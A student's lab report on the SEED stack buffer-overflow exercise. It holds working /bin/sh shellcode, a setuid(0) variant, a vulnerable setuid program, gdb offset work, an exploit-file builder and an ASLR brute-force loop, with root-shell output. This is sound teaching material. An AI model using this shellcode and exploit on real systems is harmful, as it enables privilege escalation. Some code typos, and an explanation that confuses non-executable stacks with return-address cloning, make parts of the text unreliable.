Justin Guerrero

Lab03

Justin Guerrero


Lab03

Buffer size = 320

Set up tasks: turning off countermeasure (2.1)

We start by turning off the countermeasure to make our first approach to the lab a little easier. We do this by running the following commands


- Address space randomization



- StackGuard protection scheme used at time of compile (gcc -fno-stack-protector filename.c)

- executable and non-executable stacks at time of compilation (gcc -z execstack -o ...., gcc -z nonexecstack -0 ..)

We also want to link our /bin/sh to the zsh shell instead of the dash shell. The dash shell has countermeasures against Set-UID programs which in the beginning part of this program we want to make it a bit easier to attack. Later on we will return to the regular /bin/sh shell.



Task 1: Running shellcode (2.2)

We want to familiarize ourselves with shellcode before we get started. A code launches a shell when it has to be loaded into memory so that it can force the vulnerable program to jump to it. See the example program below

```c
#include <stdio.h>
int main() {
        char*
        name[2];
        name[0] = "/bin/sh";
        name[1] = NULL;
        execve(name[0], name, NULL);
}
~
~
```

Next we write out the shellcode to launch the shell.

```c
/* call shell code is a program that launches a shell using shellcode */

#include<stdlib.h>
#include<stdio.h>
#include<string.h>

const char code[] =
        "\x31\xc0"          /*Line 1:  xorl    %eax,%eax*/
        "\x50"              /*Line 2:  pushl   %eax*/
        "\x68""//sh"        /*Line 3:  pushl   $0x68732f2f*/
        "\x68""/bin"        /*Line 4:  pushl   $0x6e69622f*/
        "\x89\xe3"          /*Line 5:  movl    %esp,%ebx*/
        "\x50"              /*Line 6:  pushl   %eax*/
        "\x53"              /*Line 7:  pushl   %ebx*/
        "\x89\xe1"          /*Line 8:  movl    %esp,%ecx*/
        "\x99"              /*Line 9:  cdq*/
        "\xb0\x0b"          /*Line 10: movb    $0x0b,%al*/
        "\xcd\x80"          /*Line 11: int     $0x80*/
;
int main(int argc, char**argv)
{
        char buf[sizeof(code)];
        strcpy(buf, code);
        ((void(*)( ))buf)( );
}
```

When we compile and run this program using the execstac command in our gcc compiler we notice we immediately gain shell access

```
[02/09/20]seed@VM:~/.../lab03$ vi call_shellcode.c
[02/09/20]seed@VM:~/.../lab03$ gcc -z execstack -o call_shellcode call_shellcode
.c
[02/09/20]seed@VM:~/.../lab03$ ./call_shellcode
$
```

I forgot to change this program to a set uid and change the ownership, but after changing ownership and uid status, I was granted root access.

Set up for task 2: buffer overflow code, set uid and ownership

We are given a code that has a buffer overflow problem within it. This code we are told to change to 320 as our buffer size per instructions of the lab. The code reads as follows, you will see the overflow at the marked line "overflow"

```
// vulnerable program: stack.c

#include<stdlib.h>
#include<stdio.h>
#include<string.h>

/* changing this size will change the layout of the stack.
The instructor can change this value each year so students
 can't copy........ the buffer size here in our case is 320 */

#ifndef BUF_SIZE
#define BUF_SIZE 320
#endif

int bof(char *str)
{
        char buffer[BUF_SIZE];
        // following statement has the overflow
        strcopy(buffer, str); //overflow
        return 1;

}


int main(int argc, char **argv)
{
        char str[517]
        FILE *badfile;
        // change the size of the dummy array to randomize
        // the parameters for this lab need to use it
        // at least one time.
        char dummy[BUF_SIZE]; memset(dummy, 0, BUF_SIZE);
        badfile = fopen("badfile", "r");
        fread(str, sizeof(char), 517, badfile);
        bof(str);
        printf("returned properly\n");
        return 1;
}
~
```

Next we must change ownership to root and make it a set uid program

```
[02/09/20]seed@VM:~/.../lab03$ gcc -DBUF_SIZE=N -o stack2 -z execstack -fno-stack-protector stack2.c
[02/09/20]seed@VM:~/.../lab03$ sudo chown root stack2
[02/09/20]seed@VM:~/.../lab03$ sudo chmod 4755 stack2
[02/09/20]seed@VM:~/.../lab03$
```

And now we are ready to carry on to task 2

Task 2: Exploiting the vulnerability.

In this task we are given a partially filled out version of a code that will exploit the system. This program we will name "exploit.c"

We also need the location of the stackpointer when the vulnerable program overflows. To find this location I used dmesg and tail, as shown below, which prints to the terminal the value of our stackpointer when the program segmentation faulted. This value is needed as this location, or sometime after it, will be the location of our shellcode that we want to change the return address to.

```
[28212.500436] stack[13679]: segfault at 1 ip bfffea6c sp bfffe920 error 6
```

next what we want to do is run the debugger and put a breakpoint in our bof function so we can find the memory location of where the buffer ends, and where the ebp is. We will subtract those differences to come up with where the end of the stack is, and from there we will add 4 to that number to place our code in. From these bits of information, we are able to construct a code to place in the exploit file.

```
[02/10/20]seed@VM:~/.../lab03$ gdb --quiet stack
Reading symbols from stack...(no debugging symbols found)...done.
gdb-peda$ dissasemble main
Undefined command: "dissasemble".  Try "help".
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x08048510 <+0>:     lea    ecx,[esp+0x4]
   0x08048514 <+4>:     and    esp,0xfffffff0
   0x08048517 <+7>:     push   DWORD PTR [ecx-0x4]
   0x0804851a <+10>:    push   ebp
   0x0804851b <+11>:    mov    ebp,esp
   0x0804851d <+13>:    push   ecx
   0x0804851e <+14>:    sub    esp,0x354
   0x08048524 <+20>:    sub    esp,0x4
   0x08048527 <+23>:    push   0x140
   0x0804852c <+28>:    push   0x0
   0x0804852e <+30>:    lea    eax,[ebp-0x351]
   0x08048534 <+36>:    push   eax
   0x08048535 <+37>:    call   0x80483d0 <memset@plt>
   0x0804853a <+42>:    add    esp,0x10
   0x0804853d <+45>:    sub    esp,0x8
   0x08048540 <+48>:    push   0x8048620
   0x08048545 <+53>:    push   0x8048622
   0x0804854a <+58>:    call   0x80483c0 <fopen@plt>
   0x0804854f <+63>:    add    esp,0x10
   0x08048552 <+66>:    mov    DWORD PTR [ebp-0xc],eax
   0x08048555 <+69>:    push   DWORD PTR [ebp-0xc]
   0x08048558 <+72>:    push   0x205
   0x0804855d <+77>:    push   0x1
   0x0804855f <+79>:    lea    eax,[ebp-0x211]
   0x08048565 <+85>:    push   eax
   0x08048566 <+86>:    call   0x8048380 <fread@plt>
   0x0804856b <+91>:    add    esp,0x10
   0x0804856e <+94>:    sub    esp,0xc
```

```
Breakpoint 1, bof (
    str=0xbfffeab7 '\220' <repeats 32 times>, "\264\361\377\
277") at stack.c:19
19              strcpy(buffer, str); //overflow
gdb-peda$ p &buffer
$1 = (char (*)[320]) 0xbfffe810
gdb-peda$ p $ebp
$2 = (void *) 0xbfffe958
gdb-peda$ p 0xbfffe958-0xbfffe810
$3 = 0x148
gdb-peda$ p 0x148+4
$4 = 0x14c
```

The offset we come up with here is 0x148 and we must add 4 to that number in order to get the memory location to hit the return address. Next, we convert the hex number to standard integers which we find to be 331.

```
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */


        *((long *)(buffer + 332)) = 0xbfffe920 + 0x80;
        memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));
//      strcpy(buffer+100,shellcode);


    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
```

You can see in the above photo the code under “You need to fill the buffer with the appropriate contents here” we add a function pointer to the location of the return address at the exact place we found our segmentation fault earlier, allowing us to place our malicious code exactly where it needs to be in order for the function to run and give us root access.

Now we change the permissions of our file to be set uid programs and owned by root. Changing the ownership to root allows access to the root shell. If the program is owned by seed, the user will be seed when we run our exploit.

The next thing we want to do is change the UID to root so we can have more user privileges than we would if our UID was seed and EUID root.

```
[02/10/20]seed@VM:~/.../lab03$ ./exploit
[02/10/20]seed@VM:~/.../lab03$ ./stack
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),
e)
#
```

Notice we see that our UID is still set to seed, so let’s change that to get root and give ourselves the liberty of all the permissions on the system. What we want to do is run a program given to us by the SEED book and lab manual.

```
[02/10/20]seed@VM:~/.../lab03$ ls
badfile  call_shellcode  call_shellcode.c  examp2.2.1.c  exploit  exploit.c  peda-session-stack.txt  stack  stack.c  uid  uid.c
[02/10/20]seed@VM:~/.../lab03$ ./exploit
[02/10/20]seed@VM:~/.../lab03$ ./stack
# ./uid
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Now we are uid root.

Task 3: Defeating dash's Countermeasure.

The first thing we want to do in change the shell to point back to /bin/dash

```
[02/10/20]seed@VM:~/.../lab03$ sudo ln -sf /bin/dash /bin/sh
```

Next we are asked to compile and run a program that invokes a shell process, at first we have commented out changing our setuid to 0 which results in a shell being produced but only with seed permissions since our euid is seed when we run it.

```
02/10/20]seed@VM:~/.../lab03$ cat desh_shell_test.c
#include<stdio.h>
#include<sys/types.h>
#include<unistd.h>
int main(){
        char *argv[2];
        argv[0] = "/bin/sh";
        argv[1] = NULL;

        //setuid(0);
        execve("/bin/sh", argv, NULL);

        return 0;
```

```
[02/10/20]seed@VM:~/.../lab03$ sudo chown root dashS
[02/10/20]seed@VM:~/.../lab03$ sudo chmod 4755 dashS
[02/10/20]seed@VM:~/.../lab03$ ./dashS
$ whoami
seed
$
```

Next when we uncomment the setuid code we notice that we are given root permissions because we change the real user ID to zero before invoking the dash program.

```
call_shellcode.c  exploit              stack.c
dashS             exploit.c            uid
[02/10/20]seed@VM:~/.../lab03$ ./dashS
# whoami
root
#
```

The next step we are asked to do in this task is to add four lines of code to our original shellcode to add the system call at the beginning of our shellcode.

```
char shellcode[] =
    "\x31\xc0"            /*Line 1: xorl     %eax,%eax*/
    "\x31\xdb"            /*Line 2: xorl     %ebx,%ebx*/
    "\xb0\xd5"            /*Line 3: movb     $0xd5,%al*/
    "\xcd\x80"            /*Line 4: int      $0x80*/
    // NEW LINES OF CODE ARE PUT IN ABOVE HERE ^^^
    "\x31\xc0"             /* xorl    %eax,%eax                */
    "\x50"                 /* pushl   %eax                     */
    "\x68""//sh"           /* pushl   $0x68732f2f              */
    "\x68""/bin"           /* pushl   $0x6e69622f              */
    "\x89\xe3"             /* movl    %esp,%ebx                */
    "\x50"                 /* pushl   %eax                     */
    "\x53"                 /* pushl   %ebx                     */
    "\x89\xe1"             /* movl    %esp,%ecx                */
    "\x99"                 /* cdq                              */
    "\xb0\x0b"             /* movb    $0x0b,%al                */
    "\xcd\x80"             /* int     $0x80                    */
.
```

We are then asked to run the program again what we've done here is we have changed our shell to /bin/dash, and we have also changed our code to include four more lines which drop the userID to zero. Leaving us with root access once again.

```
[02/10/20]seed@VM:~/.../lab03$ ./exploit
[02/10/20]seed@VM:~/.../lab03$ ./stack
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30
(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Task 4: Defeating address randomization

We are asked to use a brute force attack in this method, so the first thing we will do is turn on our randomization that we turned off in the beginning to make the lab easier but running the following command.

```
[02/10/20]seed@VM:~/.../lab03$ sudo /sbin/sysctl -w kernel.randomize_va_s
pace=2
kernel.randomize_va_space = 2
```

After that we are asked to run a brute force attack on the system in order to

simulate a real-world example. I did my approach a bit different than the book, I wrote the following recursive code which addresses the problem in the same manner.

```
[02/10/20]seed@VM:~/.../lab03$ sh -c "while (true);do ./stack; done"
```

…. and followed by watching my screen seg fault for approx 30 minutes, we finally obtain a root shell

```
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
# whoami
root
#
```

Task 5: Turn on StackGuard

In task five we are asked to turn the randomization off again, and then turn on the stackguard in our kernel. Next we compile and run the exploit and stack codes again, and we get an error that states we have been caught trying to hack the mainframe

```
[02/10/20]seed@VM:~/.../lab03$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[02/10/20]seed@VM:~/.../lab03$
```

However, there are a few ways to defeat this problem. The first one being what we executed in previous steps, turning off the stack guard. The next method I would try would be by using a frame pointer overwrite attack. Which essentially is very similar, but we overwrite the frame pointer without changing the canary.

Task 6: Turn on the non-executable stack protection

We begin by recompiling our code to be a non-executable stack, this turns on a type of prevention against the type of attack we're looking to launch.

```
[02/11/20]seed@VM:~/.../lab03$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[02/11/20]seed@VM:~/.../lab03$
```

after we compile and run this code, we end up getting a segmentation fault leading me to believe that the nonexec prevents the exploit code and the stack to be run properly.

```
[02/11/20]seed@VM:~/.../lab03$ ./exploit
[02/11/20]seed@VM:~/.../lab03$ ./stack
Segmentation fault
[02/11/20]seed@VM:~/.../lab03$ sudo chown root stack
[02/11/20]seed@VM:~/.../lab03$ sudo chmod 4755 stack
[02/11/20]seed@VM:~/.../lab03$ ./exploit
[02/11/20]seed@VM:~/.../lab03$ ./stack
Segmentation fault
[02/11/20]seed@VM:~/.../lab03$
```

After researching a bit about the issue, we find that on entry to a protected function, the return address is copied from the stack to retarray and retptr is incremented. If there is no more space for clones, the return address is not saved, but retptr is anyway incremented to know how many returns

must be done before the last saved clone must be used. Depending on command line switches, the cloned return address can be checked against the one in the stack to detect possible attacks, or can be silently used instead of it.

(xyzhang) Thus, this explains why we cannot get our shell. This makes things intensely difficult to achieve access to the system (by design) because the clone address can be compared to the one that's in the stack already, so it's less manipulation of location and harder comparisons.

Resources - https://www.cs.purdue.edu/homes/xyzhang/spring07/Papers/defeat-stackguard.pdf

The resource above is sited as xyzhang in the description of the stackguard bypass.